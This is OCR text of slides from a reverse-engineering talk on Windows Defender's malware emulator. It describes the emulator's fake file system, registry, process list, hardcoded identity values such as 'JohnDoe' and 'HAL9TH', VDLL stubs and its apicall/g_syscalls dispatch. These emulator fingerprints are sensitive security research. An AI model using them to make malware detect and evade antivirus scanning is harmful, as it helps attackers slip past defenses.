
- 1455 files on the 2/28/18 build
  - Whole FS can be dumped in a second or two
- Mostly fake executables
- A handful of fake config files
- Various text “goat” files
- Lots of empty files



# Demo

## Dumping The File System

# C:\\aaa_TouchMeNot_.txt



# Fake Config Files

C:\\Mirc\mirc.ini

```
[chanfolder]
n0=#Blabla
n1=#End
```

C:\\Mirc\script.ini

```
[script]
; blabla
```

C:\\Windows\msdfmap.ini

```
[connect default]
Access=NoAccess
[sql default]
Sql=" "
[connect CustomerDatabase]
Access=ReadWrite
Connect="DSN=AdvWorks"
[sql CustomerById]
Sql="SELECT * FROM Customers WHERE CustomerID = ?"
[connect AuthorDatabase]
Access=ReadOnly
Connect="DSN=MyLibraryInfo;UID=MyUserID;PWD=MyPassword"
[userlist AuthorDatabase]
Administrator=ReadWrite
[sql AuthorById]
Sql="SELECT * FROM Authors WHERE au_id = ?"
```

# Virtual Registry

Huge virtual registry with thousands of entries

```
\software\Classes\CLSID\{233A9694-667E-11d1-9DFB-0(
\software\Classes\CLSID\{233A9694-667E-11d1-9DFB-0(
\software\Classes\CLSID\{233A9694-667E-11d1-9DFB-0(
\software\Classes\CLSID\{48123bc4-99d9-11d1-a6b3-0(
\software\Classes\CLSID\{48123bc4-99d9-11d1-a6b3-0(
\software\Classes\CLSID\{54af9350-1923-11d3-9ca4-0(
\software\Classes\CLSID\{54af9350-1923-11d3-9ca4-0(
\software\Classes\CLSID\{54af9350-1923-11d3-9ca4-0(
ThreadingModel,
\software\Classes\CLSID\{54af9350-1923-11d3-9ca4-0(
\software\Classes\CLSID\{00000108-0000-0010-8000-0(
\software\Classes\CLSID\{05238c14-a6e1-11d0-9a84-0(
\software\Classes\CLSID\{58ab2366-d597-11d1-b90e-0(
\software\Classes\CLSID\{5c659257-e236-11d2-8899-0(
\software\Classes\CLSID\{5c659257-e236-11d2-8899-0(
\software\Classes\CLSID\{fd853cdb-7f86-11d0-8252-0(
\software\Classes\CLSID\{fe9af5c0-d3b6-11ce-a5b6-0(
\software\Classes\CLSID\{080d0d78-f421-11d0-a36e-0(
\software\Classes\CLSID\{080d0d78-f421-11d0-a36e-0(
\software\Classes\CLSID\{080d0d78-f421-11d0-a36e-0(
\software\Classes\CLSID\{080d0d78-f421-11d0-a36e-0(
ThreadingModel,
\software\Classes\CLSID\{c8b522d1-5cf3-11ce-ade5-0(
\software\Classes\CLSID\{c8b522d1-5cf3-11ce-ade5-0(
\software\Classes\CLSID\{00000109-0000-0010-8000-0(
\software\Classes\CLSID\{00000109-0000-0010-8000-0(
\software\Classes\CLSID\{00021400-0000-0000-c000-0(
\software\Classes\CLSID\{00021400-0000-0000-c000-0(
\software\Classes\CLSID\{0002E006-0000-0000-C000-0(
\software\Classes\CLSID\{0002E006-0000-0000-C000-0(
\software\Classes\CLSID\{00BB2765-6A77-11D0-A535-0(
\software\Classes\CLSID\{00BB2765-6A77-11D0-A535-0(
\software\Classes\CLSID\{08165EA0-E946-11CF-9C87-00AA005127ED},
\software\Classes\CLSID\{08165EA0-E946-11CF-9C87-00AA005127ED}\InprocServer32,
```

```
RegEntry   \software\Policies\Microsoft\Windows\ipsec,
RegEntry   \software\Policies\Microsoft\Windows\Safer,
RegEntry   \software\Policies\Microsoft\Windows\Safer\CodeIdentifiers,
RegEntry   \software\Clients,
RegEntry   \software\Clients\Mail,
RegEntry   \software\Clients\Mail\microsoft outlook,
RegEntry   \software\Clients\contacts,
RegEntry   \software\Clients\contacts\address book,
RegValue   Address Book,
RegEntry   \software\Piriform,
RegEntry   \software\Piriform\CCleaner,
RegValue   UpdateCheck,
RegEntry   \software\Tencent,
RegEntry   \software\Tencent\PlatForm_TYPE_LIST,
RegEntry   \software\Tencent\PlatForm_TYPE_LIST\3,
RegValue   TypePath,
RegEntry   \software\IMesh,
RegEntry   \software\IMesh\Client,
RegEntry   \software\IMesh\Client\LocalContent,
RegValue   Dir0,
RegValue   DownloadDir,
RegEntry   \software\Blizzard Entertainment,
RegEntry   \software\Blizzard Entertainment\World of Warcraft,
RegValue   InstallPath,
RegEntry   \Volatile Environment,
```

# Processes

Various processes are shown as running on the system

These are not real running processes, just names returned in order to present a realistic execution environment to malware

“`myapp.exe`” is the name of the process under emulation - PID varies in different `mpengine` builds

```
0 - [System Process]
4 - System
356 - smss.exe
608 - csrss.exe
624 - winlogon.exe
676 - services.exe
680 - lsass.exe
700 - kav.exe
704 - avpcc.exe
708 - _avpm.exe
712 - avp32.exe
716 - avp.exe
720 - antivirus.exe
724 - fsav.exe
728 - norton.exe
732 - msmpeng.exe
736 - msmpsvc.exe
740 - mrt.exe
744 - outpost.exe
856 - svchost.exe
1084 - svchost.exe
1268 - spoolsv.exe
1768 - explorer.exe
1796 - iexplore.exe
1800 - outlook.exe
1804 - msimn.exe
1808 - firefox.exe
1812 - icq.exe
1816 - yahoomessenger.exe
1820 - msnmsgr.exe
1824 - far.exe
1828 - trillian.exe
1832 - skype.exe
1836 - googletalk.exe
1840 - notepad.exe
1844 - wmplayer.exe
1848 - net.exe
1852 - spawned.exe
3904 - myapp.exe
```

# Demo

## Dumping The Process Listing

# Windows Emulation & Environment

1. Usermode Environment
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


# Windows API Emulation

Two types of Windows API functions:

- Stay in usermode → stay in the emulator
- Resolve to syscall → trap to *native* emulation

Implemented just like the real Windows API - DLLs

- Symbols indicate they are called “vdlls”
- Present on disk and in memory in the emulator - like real Windows
- VDLLs are not present in `mpengine.dll`, must be dynamically loaded from VDMs



```
vdll_get_index_by_base(unsigned __int64,vdll_host_t)
vdll_get_index_by_dllid(ulong,vdll_host_t)
vdll_get_index_by_name(char const *,vdll_host_t)
vdll_get_index_by_range(unsigned __int64,vdll_host_t)
vdll_load
vdll_load_cache
vdll_metadata_receiver(void *,uchar const *,uint,ulong,ulong)
vdll_msil_mmap
vdll_msil_mmap_extended
vdll_read_data_ex(vdll_data_t *,ulong,uchar *,ulong)
```

```
Length Of Struc: 03B8h
Length Of Value: 0034h
Type Of Struc:   0000h
Info:            VS_VERSION_INFO
Signature:       FEEF04BDh
```

```
dd offset aDynmemReadsVdl ; "dynmem_reads_vdll_code"
dd 0C0h
```

```
File Flags:      PRIVATE BUILD;
File OS:         NT (WINDOWS32)
File Type:       DLL
File SubType:
File Date:       00:00:00  00/00/0000


     Struc has Child(ren). Size: 860 bytes.

Child Type:          StringFileInfo
Language/Code Page:  1033/1200
CompanyName:         Microsoft Corporation
FileDescription:     Windows NT BASE API Client DLL
FileVersion:         5.1.2600.2180 (xpsp_sp2_rtm.040803-2158)
InternalName:        kernel32
LegalCopyright:      © Microsoft Corporation. All rights reserved.
OriginalFilename:    kernel32
ProductName:         Microsoft® Windows® Operating System
ProductVersion:      5.1.2600.2180
```

```
void __fastcall populateVfsWithVdlls(vdll_host_t vtype, VfsFileData *vfsFileData)
{
  unsigned int count; // edi
  unsigned int *total; // ebx
  VirtualStore::ByteStream **pByteStream; // esi

  count = 0;
  total = &g_vdll_index[vtype];
  if ( *total )
  {
    pByteStream = (&g_vdlls + 1024 * vtype);
    do
    {
      VfsFileData::addFile(vfsFileData, (*pByteStream)[26].vfptr, *pByteStream);
      ++pByteStream;
      ++count;
    }
    while ( count < *total );
  }
}
```

# Reversing VDLLs



# In-Emulator VDLL Emulations

- In-emulator emulations stay within the emulator
- Code is run within the dynamic translation system
- Some emulations stub out to hardcoded returns

```
; Exported entry 618. RtlGetCurrentPeb


public RtlGetCurrentPeb
RtlGetCurrentPeb proc near
mov     eax, large fs:18h
mov     eax, [eax+30h]
retn
RtlGetCurrentPeb endp
```


```
BOOL __stdcall GetUserNameA(LPSTR lpBuffer, LPDWORD nSize)
{
  BOOL result; // eax

  if ( &lpBuffer & 3 )
  {
    SetLastError(ERROR_NOACCESS);
    result = 0;
  }
  else if ( *nSize <= 0x7FFF )
  {
    if ( *nSize >= 8 )
    {
      lstrcpyA(lpBuffer, "JohnDoe");
      *nSize = 8;
      result = 1;
    }
    else
    {
      *nSize = 8;
      SetLastError(ERROR_INSUFFICIENT_BUFFER);
      result = 0;
    }
  }
  else
  {
    SetLastError(ERROR_NOT_ENOUGH_MEMORY);
    result = 0;
  }
  return result;
}
```

Username is “JohnDoe”

Computer name is “HAL9TH”

```
signed int __stdcall GetComputerNameExA(signed int NameType, LPCSTR lpBuffer, LPDWORD lpnSize
{
  if ( NameType >= ComputerNameMax )
  {
    SetError(ERROR_INVALID_PARAMETER);
    return 0;
  }
  if ( !lpnSize || !lpBuffer && *lpnSize )
  {
    SetError(ERROR_INVALID_PARAMETER);
    return 0;
  }
  if ( !NameType
    || NameType == ComputerNameDnsHostname
    || NameType == ComputerNamePhysicalNetBIOS
    || NameType == ComputerNamePhysicalDnsHostname )
  {
    if ( *lpnSize < ComputerNameMax )
    {
      *lpnSize = ComputerNameMax;
      SetError(ERROR_MORE_DATA);
      return 0;
    }
    memcpy(lpBuffer, "HAL9TH", 7);
    *lpnSize = 7;
  }
  return 1;
}
```



```
; Exported entry 824. RtlSetSaclSecurityDescriptor


public RtlSetSaclSecurityDescriptor
RtlSetSaclSecurityDescriptor proc near
xor     eax, eax
retn    10h
RtlSetSaclSecurityDescriptor endp
```

# Stubbed Out Functions

Complex functions are stubbed out to return hardcoded values or halt emulation

```
                public I_RpcEnableWmiTrace
I_RpcEnableWmiTrace proc near           ; DATA XREF: .text:off_77E724B8↓o
                push    0FFFFFFFFh
                call    ds:ExitProcess
I_RpcEnableWmiTrace endp

; ---------------------------------------------------------------------------
                db 0CCh
; Exported entry 146. I_RpcExceptionFilter

; =============== S U B R O U T I N E =======================================


                public I_RpcExceptionFilter
I_RpcExceptionFilter proc near          ; DATA XREF: .text:off_77E724B8↓o
                xor     eax, eax
                retn    4
I_RpcExceptionFilter endp

; Exported entry 147. I_RpcFree

; =============== S U B R O U T I N E =======================================


                public I_RpcFree
I_RpcFree       proc near               ; DATA XREF: .text:off_77E724B8↓o
                retn    4
I_RpcFree       endp

; Exported entry 148. I_RpcFreeBuffer
```

RPCRT4.DLL

```
int __cdecl WinMain(int argc, const char *
{
  return 0;
}
```

mspaint.exe

```
                public LpcRequestPort
LpcRequestPort  proc near               ; DATA XREF: .text:off_804E74C8↓o
                mov     edi, edi
                int     3               ; Trap to Debugger
                retn
LpcRequestPort  endp

; Exported entry 348. LpcRequestWaitReplyPort

; =============== S U B R O U T I N E =======================================


                public LpcRequestWaitReplyPort
LpcRequestWaitReplyPort proc near       ; DATA XREF: .text:off_804E74C8↓o
                mov     edi, edi
                int     3               ; Trap to Debugger
                retn
LpcRequestWaitReplyPort endp
```

NTOSKRNL.EXE

# ws2_32.dll

Winsock library is uniquely full of fingerprints - strings with “Mp” and German websites

```
if ( namelen >= sub_71AB3260("local.foo.com") + 1 )
{
  lstrcpyA(name, "local.foo.com");
  result = 0;
}
```


```
if ( sub_71AB31D0(cp, "62.146.210.52") )
  result = sub_71AB31D0(cp, "62.146.7.79") != 0 ? 0x65C97D78 : 0x4F07923E;
```

```
int __stdcall WSAStartup(WORD wVersionRequested, LPWSADATA lpWSAData)
{
  if ( lpWSAData && !IsBadReadPtr(lpWSAData, 4u) )
  {
    lpWSAData->wVersion = wVersionRequested;
    lpWSAData->wHighVersion = 514;
    lstrcpyA(lpWSAData->szDescription, "WinSock 2.0");
    lstrcpyA(lpWSAData->szSystemStatus, "MPGoodStatus");
    lpWSAData->iMaxSockets = RegOpenKeyExA != 0 ? 0x10 : 0;
    lpWSAData->iMaxUdpDg = 16;
    lpWSAData->lpVendorInfo = "MpSockVendor";
  }
  if ( !wVersionRequested )
    return 10092;
  if ( IsBadReadPtr(lpWSAData, 4u) )
    return 10014;
  dword_71ACB054 = 1;
  return 0;
}
```

```
struct hostent *__stdcall gethostbyaddr
{
  }
  dword_71ACB5A0 = 0;
  word_71ACB5A4 = 2;
  word_71ACB5A6 = 4;
  host = "FooBar.local.host";
  dword_71ACB5A8 = off_71ACB020;
  if ( !addr )
  {
    WSASetLastError(87);
    return 0;
  }
  if ( *addr == 0x34D2923E )
  {
    host = "www1.avira.com";
  }
  else if ( *addr == 0x4F07923E )
  {
    host = "www.gutefrage.net";
  }
  return &host;
}
```

# Windows Emulation & Environment

1. Usermode Environment
2. Usermode Code
3. User-Kernel Interaction
4. Kernel Internals
5. AV Instrumentation



# Native Emulation

- Complex functions that cannot be handled in-emulator must be emulated in native code
- Akin to usermode → kernel, or VM guest → host transitions
- Emulator to native transition implemented with a custom hypercall instruction - `apicall`

  `0x0F 0xFF 0xF0 [4 byte immediate]`
- Stubs that `apicall` to various functions are included in VDLLs

`apicall` disassembly provided by an IDA Processor Extension Module

```
; Exported entry  72. CopyFileWWorker


public CopyFileWWorker
CopyFileWWorker proc near
mov     edi, edi
call    $+5
add     esp, 4
apicall kernel32!CopyFileWWorker
retn    0Ch
CopyFileWWorker endp
```

Emulated VDLL: `kernel32!CopyFileWWorker`

`apicall`

```
; Attributes: bp-based frame

; void __cdecl KERNEL32_DLL_CopyFileWWorker(pe_vars_t *v)
?KERNEL32_DLL_CopyFileWWorker@@YAXPAUpe_vars_t@@@Z proc near

dstPathInst= WideVirtualString ptr -68h
srcPathInst= WideVirtualString ptr -54h
vticks= CAutoVticks ptr -40h
pNewFileName= dword ptr -34h
openFileIter= std::_Tree_iterator<std::_Tree_val<std::_Tree_simple_types<std::pair<unsigned int const ,std::u
srcHndl= dword ptr -2Ch
arg= Parameters<3> ptr -28h
var_4= dword ptr -4
v= dword ptr  8
arg_4= dword ptr  0Ch

; FUNCTION CHUNK AT 5A559B48 SIZE 0000003D BYTES
; FUNCTION CHUNK AT 5A5DC20D SIZE 0000009C BYTES

; __unwind { // __ehhandler$?KERNEL32_DLL_CopyFileWWorker@@YAXPAUpe_vars_t@@@Z
push    5Ch             ; LocalAllocation
mov     eax, offset __ehhandler$?KERNEL32_DLL_CopyFileWWorker@@YAXPAUpe_vars_t@@@Z
call    __EH_prolog3_GS
mov     edi, [ebp+v]
xor     ebx, ebx
test    edi, edi
jz      loc_5A5DC28F
```

Native code: `mpengine!KERNEL32_DLL_CopyFileWWorker`

# g_syscalls

```
dt mpengine!esyscall_t
   +0x0 proc   : Ptr32 void
   +0x4 encrc  : Uint4B
```

`apicall` instruction use triggers dispatch to function pointer in `g_syscalls` table

This is the table we modify when hooking `OutputDebugStringA`

```
; esyscall_t g_syscalls[119]
g_syscalls      dd offset ?NTDLL_DLL_NtSetEventWorker@@YAXPAUpe_vars_t@@@Z
                                        ; DATA XREF: std::lower_bound<esyscall_t const *,ulong,`__call_api_by_crc(pe_vars_t *,ulong)'::`2'::
                                        ; NTDLL_DLL_NtSetEventWorker(pe_vars_t *)
                dd 5F2823h
                dd offset ?NTDLL_DLL_NtResumeThreadWorker@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_NtResumeThreadWorker(pe_vars_t *)
                dd 2435AE3h
                dd offset ?NTDLL_DLL_NtSetInformationFileWorker@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_NtSetInformationFileWorker(pe_vars_t *)
                dd 2DA9326h
                dd offset ?ADVAPI32_DLL_RegDeleteValueW@@YAXPAUpe_vars_t@@@Z ; ADVAPI32_DLL_RegDeleteValueW(pe_vars_t *)
                dd 6A61690h
                dd offset ?NTDLL_DLL_NtTerminateThreadWorker@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_NtTerminateThreadWorker(pe_vars_t *)
                dd 751A54Bh
                dd offset ?NTDLL_DLL_NtWaitForMultipleObjectsWorker_PreBlock@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_NtWaitForMultipleObjectsWorker
                dd 8BD1E0Bh
                dd offset ?ADVAPI32_DLL_RegEnumKeyExW@@YAXPAUpe_vars_t@@@Z ; ADVAPI32_DLL_RegEnumKeyExW(pe_vars_t *)
                dd 99EF6E2h
                dd offset ?NTDLL_DLL_NtOpenEventWorker@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_NtOpenEventWorker(pe_vars_t *)
                dd 0A6DCBE6h
                dd offset ?KERNEL32_DLL_GetCurrentThreadId@@YAXPAUpe_vars_t@@@Z ; KERNEL32_DLL_GetCurrentThreadId(pe_vars_t *)
                dd 14732D7Dh
                dd offset ?NTDLL_DLL_VFS_SetAttrib@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_VFS_SetAttrib(pe_vars_t *)
                dd 1738D6B2h
                dd offset ?KERNEL32_DLL_ExitThread@@YAXPAUpe_vars_t@@@Z ; KERNEL32_DLL_ExitThread(pe_vars_t *)
                dd 192431FFh
                dd offset ?NTDLL_DLL_MpUfsMetadataOp@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_MpUfsMetadataOp(pe_vars_t *)
                dd 1A831861h
                dd offset ?NTDLL_DLL_VFS_SetCurrentDir@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_VFS_SetCurrentDir(pe_vars_t *)
                dd 20D8B27Fh
                dd offset ?NTDLL_DLL_NtContinue@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_NtContinue(pe_vars_t *)
                dd 2131B5CDh
                dd offset ?NTDLL_DLL_VFS_CopyFile@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_VFS_CopyFile(pe_vars_t *)
                dd 2173861Dh
```

# kernel32!OutputDebugStringA

```
void __stdcall OutputDebugStringA(LPCSTR lpOutputString)
{
  DWORD Arguments; // [esp+Ch] [ebp-20h]
  CPPEH_RECORD ms_exc; // [esp+14h] [ebp-18h]

  if ( !lpOutputString )
    lpOutputString = &NULL;
  ms_exc.registration.TryLevel = 0;
  Arguments = strlen(lpOutputString) + 1;
  if ( g_OutputDebugStringA_called_count <= 900 || g_SEH_value )
  {
    ++g_OutputDebugStringA_called_count;
  }
  else
  {
    apicall_NtControlChannel(13, 0);            // set_pea_disable_seh_limit
    apicall_NtControlChannel(17, "MpDisableSehLimit");// set attribute
    g_SEH_value = 1;
  }
  RaiseException(0x40010006u, 0, 2u, &Arguments);
  ms_exc.registration.TryLevel = -1;
  apicall_kernel32_OutputDebugStringA(lpOutputString);
}
```



In-emulator VDLL code

# kernel32!OutputDebugStringA

```
void __stdcall OutputDebugStringA(LPCSTR lpOutputString)
{
  DWORD Arguments; // [esp+Ch] [ebp-20h]
  CPPEH_RECORD ms_exc; // [esp+14h] [ebp-18h]

  if ( !lpOutputString )
    lpOutputString = &NULL;
  ms_exc.registration.TryLevel = 0;
  Arguments = strlen(lpOutputString) + 1;
  if ( g_OutputDebugStringA_called_count <= 900 || g_SEH_value )
  {
    ++g_OutputDebugStringA_called_count;
  }
  else
  {
